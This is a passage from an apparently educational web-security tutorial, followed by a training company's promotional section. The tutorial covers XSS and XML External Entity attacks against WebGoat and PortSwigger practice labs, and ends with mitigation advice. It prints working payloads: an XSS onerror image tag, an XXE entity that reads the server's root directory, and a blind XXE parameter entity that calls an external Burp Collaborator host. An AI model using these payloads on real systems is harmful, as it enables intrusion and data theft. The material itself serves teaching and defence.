
Response (Raw):

```
HTTP/1.1 200 OK
Date: Fri, 20 Nov 2020 08:33:46 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Vary: Accept-Encoding
Content-Length: 70
Connection: close
Content-Type: text/html
Sorry, <img src="" onerror=javascript:alert(1)> is already registered!
```

We can see that we have got the image tag embedded in the field with our script. We will right-click on it and select the option “**Show response in browser**”



We will copy the above link and paste it in the browser and we will be shown an alert box saying “1” as we can observe in the below screenshot.



So, the screenshot makes us clear that we were able to do Cross-Site Scripting using XML.

To learn more about Cross-Site Scripting & its exploitation surf [Hacking Articles](#).

JSON and Content Manipulation

JSON is JavaScript Object Notation which is also used for storing and transporting data like XML. We can convert JSON to XML and still get the same output as well as get some juicy information using it. We can also do content manipulation so that XML can be made acceptable. We will be using **WebGoat** for this purpose. In WebGoat we will be performing an XXE attack.

The screenshot shows a web browser window with the URL `127.0.0.1:8081/WebGoat/start.mvc#lesson7`. On the left, there's a sidebar with navigation links: (A7) Cross-Site Scripting (XSS), (A8) Insecure Deserialization, (A9) Vulnerable Components, (A8:2013) Request Forgeries, Client side, and Challenges. The main content area displays a user profile for "John Doe" who uploaded a photo. Below the profile, there's a photo of a cat with the text "HUMAN" and "I REQUEST YOUR ASSISTANCE". A red arrow points from the text "hello" in a text input field below to a "Submit" button. At the bottom, there's a timestamp: "webgoat 2020-11-21, 09:48:15".

The screenshot shows the Postman application interface. At the top, it says "Request to http://127.0.0.1:8081". Below that are buttons for Forward, Drop, Interce..., Action, Open ..., Comment this item, and a colorful icon. There are tabs for Raw, Params, Headers, and Hex, with "Raw" selected. Under the "Pretty" tab, a POST request is shown:

```
1 POST /WebGoat/xxe/content-type HTTP/1.1
2 Host: 127.0.0.1:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 16
10 Origin: http://127.0.0.1:8081
11 Connection: close
12 Referer: http://127.0.0.1:8081/WebGoat/start.mvc
13 Cookie: JSESSIONID=xhXa85R-Km20uZeXwG8vmJfp5x83wf0BCIQmuey6; security_level=0
14
15 {
    "text": "hello"
}
```

The "Content-Type: application/json" header and the JSON payload are highlighted with red boxes.

We can see that the intercepted request looks like above. We will change its content-type and replace JSON with XML code. XML code that we will be using is:

```
<?xml?>
<!DOCTYPE root [
<!ENTITY ignite SYSTEM "file:///">
]>
<comment>
<text>
&ignite;
</text>
</comment>
```



Forward Drop Intercept ... Action Open Bro... Comment this item

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 POST /WebGoat/xxe/content-type HTTP/1.1
2 Host: 127.0.0.1:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/xml
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 16
10 Origin: http://127.0.0.1:8081
11 Connection: close
12 Referer: http://127.0.0.1:8081/WebGoat/start.mvc
13 Cookie: JSESSIONID=xhXa85R-Km20uZeXwG8vmJfp5x83wf0BCIQmuey6; security_level=0
14
15 <?xml?>
16 <!DOCTYPE root[ ←
17   <!ENTITY ignite SYSTEM "file:///">>
18 ]>
19 <comment>
20 <text>
21 &ignite;
22 </text>
23 </comment>
```

We will be observing that our comment will be posted with the root file.

The screenshot shows a web browser window with the URL `127.0.0.1:8081/WebGoat/start.mvc#lesson/XXE.lesson/6`. On the left, a sidebar lists challenges: (A7) Cross-Site Scripting (XSS), (A8) Insecure Deserialization, (A9) Vulnerable Components, (A8:2013) Request Forgeries, Client side, and Challenges (which is selected). The main content area displays a post by 'John Doe' uploaded a photo 24 days ago. The photo is a meme of a cat with a hanger around its neck, labeled 'HUMAN' above it and 'I REQUEST YOUR ASSISTANCE' below it. Below the photo is a comment input field with 'Add a comment' placeholder and a 'Submit' button. A comment by 'namank' from 2020-11-20, 09:28:24 is shown, containing the payload: '.dockerenv bin boot dev docker-java-home etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var'. This comment is highlighted with a red box. Another comment by 'namank' from 2020-11-20, 09:26:27 is also visible.

So, in this, we learnt how we can perform XML injection on JSON fields and also how we can pass XML by manipulating its content-type.

Let us understand what happened above:

JSON is the same as XML language so we can get the same output using XML as we will expect from a JSON request. In the above, we saw that JSON has text value so we replaced the JSON request with the above payload and got the root information. If we would have not changed its content type to application/XML then our XML request would not have been passed.

Blind XXE

As we have seen in the above attacks we were seeing which field is vulnerable. But, when there is a different output on our provided input then we can use Blind XXE for this purpose. We will be using portswigger lab for demonstrating Blind XXE. For this, we will be using burp collaborator which is present in BurpSuite professional version only. We are using a lab named "[Blind XXE with out-of-band interaction via XML parameter Entities](#)". When we visit the lab we will see a page like below:

WebSecurity Academy | Blind XXE with out-of-band interaction via XML parameter entities | LAB | Not solved | [X](#)

Back to lab description > Home

WE LIKE TO
SHOP

Dancing In The Dark \$1.48 View details

Paint a rainbow \$66.63 View details

ZZZZZZ Bed - Your New Home Office \$61.31 View details


Folding Gadgets \$24.50 View details

We will click on View details and we will be redirected to the below page in which we will be intercepting the "**check stock**" request.

Description:
Are you a really, really bad dancer? Don't worry you're not alone. It is believed every
Here at 'Dancing In The Dark', we feel your pain. The silhouette suit which allows cor
her dad embarrassing her at local events. We loved the idea so much we decided to
The stretchy, breathable, fabric enables freedom of movement and guarantees a non
toilets and change at any time you want to dance without judgment. Once wearing yo
the venue with, it might be a little too easy to identify you amongst family and friends.
With this inexpensive, but very valuable, suit you can freestyle the night away without
discreetly pass on our details as you get your Saturday Night Fever on. Let them talk

London

We will be getting intercepted request as below:



The screenshot shows the Burp Suite interface with an intercept request and response. The request is a POST /product/stock HTTP/1.1 with XML payload. The response is an HTTP/1.1 200 OK with Content-Type: text/plain; charset=utf-8 and a Content-Length of 764.

Request

Response


Target: https://ac891fa51e8d1b9c80b0e43a0056002f.web-security-academy.net

POST /product/stock HTTP/1.1
Host: ac891fa51e8d1b9c80b0e43a0056002f.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac891fa51e8d1b9c80b0e43a0056002f.web-security-academy.net
Content-Type: application/xml
Origin: https://ac891fa51e8d1b9c80b0e43a0056002f.web-security-academy.net
Content-Length: 107
Connection: close
Cookie: session=QnUH5EcRk50L24hay5U4JJrTEn4wfdi7

<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
1
</productId>
<storeId>
1
</storeId>
</stockCheck>

HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 3
764

We can see that if we normally send the request we will get the number of stocks. Now we will fire up the burp collaborator from the burp menu and we will see the following window.



The screenshot shows the Burp Collaborator client window. It has sections for generating payloads and polling interactions. A button labeled "Copy to clipboard" is highlighted with a red box.

Burp Collaborator client

(?) Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds

#	Time	Type	Payload	Comments

In this, we will press the “**copy to clipboard**” button to copy the burp subdomain that we will be using in our payload.

The payload that we will be using is as below:

```
<!DOCTYPE stockCheck [  
<!ENTITY % ignite SYSTEM "http://YOUR-SUBDOMAIN-  
HERE.burpcollaborator.net"> %ignite; ]>
```

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a POST request is shown with an XML payload containing a DOCTYPE declaration that includes an external entity reference to a subdomain on the Burp Collaborator server. An arrow points from the XML code to the entity reference. In the Response pane, the server returns an HTTP 400 Bad Request response with a Content-Type of application/json, a Connection: close header, and a Content-Length of 15 bytes. The response body contains the string "Parsing error" highlighted with a red box.

Now we will see in Burp Collaborator, we will see that we capture some request which tells us that we have performed Blind XXE successfully.

The screenshot shows the Burp Collaborator client interface. It has sections for generating payloads and polling interactions. A note says to click "Copy to clipboard" to generate payloads. Below it, there's a "Generate Collaborator payloads" section with a "Number to generate" input (set to 1), a "Copy to clipboard" button, and a checkbox for "Include Collaborator server location". Under "Poll Collaborator interactions", there's a "Poll every" input set to 5 seconds and a "Poll now" button. A table at the bottom lists three interactions: three DNS entries with payloads starting with "8nwph08817j93cl0djbkc518nztqhf" and one HTTP entry with the same payload. The entire table area is highlighted with a red box.

We will also verify that our finding is correct and we will see in the lab that we have solved it successfully.

The screenshot shows a web interface for a security challenge. At the top left is the "WebSecurity Academy" logo with a red lightning bolt icon. To its right is the task title: "Blind XXE with out-of-band interaction via XML parameter entities". To the far right is a green button labeled "LAB Solved" with a checkmark icon. Below the title is a link "Back to lab description >". A large orange banner at the bottom contains the text "Congratulations, you solved the lab!" on the left, a "Share your skills!" button with a Twitter icon in the middle, and a "Continue learning >" link on the right.

Mitigation Steps

Steps

Mitigation Steps

- The safest way to prevent XXE is always to disable DTDs (External Entities) completely. Depending on the parser, the method should be similar to the following:

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

- Also, DoS attacks can be prevented by disabling DTD. If it is not possible to disable DTDs completely, then external entities and external document type declarations must be disabled in the way that's specific to each parser.
- Another method is using CDATA for ignoring the external entities. CDATA is character data which provides a block which is not parsed by the parser.

```
<data><!CDATA [ "& > characters are ok in here] ]></data>
```

Reference

- <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/>
- <https://www.hackingarticles.in/comprehensive-guide-on-remote-file-inclusion-rfi/>
- <https://www.hackingarticles.in/cross-site-scripting-exploitation/>
- <https://www.hackingarticles.in/comprehensive-guide-to-local-file-inclusion/>

Additional Resources

- https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html
- [https://owasp.org/www-project-top-ten/2017/A4_2017-XML_External_Entities_\(XXE\)](https://owasp.org/www-project-top-ten/2017/A4_2017-XML_External_Entities_(XXE))
- [https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)
- <https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-interaction-using-parameter-entities>

About Us

CLOUD SUPPORT ALLOWS TYPICALLY INTERNET DYNAMICALLY CONTROLLED COMPANIES MULTIPLE RESELLERS SHARED SERVERS WEBSITES PAGE SERVERS CLIENTS RELIABLE PROVIDERS

DRIVER FILES RESPONSIBLE LOCATED HOWEVER CENTER CUSTOMERS SERVICE USERS DATA PROVIDE HOSTING SERVICES CONTENT FREE HOSTS AC LII FTP DNS

About Us

“Simple training makes Deep Learning”

“IGNITE” is having a Worldwide name in IT field. As we provide High-quality cybersecurity training and consulting services that fulfil students, government and corporate Requirements.

We are working towards the vision to “**Develop India a Cyber Secured Country**”. With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies in Association with RMAR stands out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students from the schools and the colleges as well as the corporate. These training can be provided at the client’s location or even at Ignite’s Training Center.

We have trained over 10,000 + individuals across the globe, ranging from students to security experts of different colleges and organizations. Our Trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Over with this, they are having International Experience of training more than 400+ individuals.

What We Offer

Ethical Hacking

The Ethical Hacking course has been structured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.



Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.

Over with this training, an individual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.



Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an individual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the individual stand out of the crowd within just 45 days.



Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills



CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.



Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.



Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audiences to correctly gather and analyze digital evidence.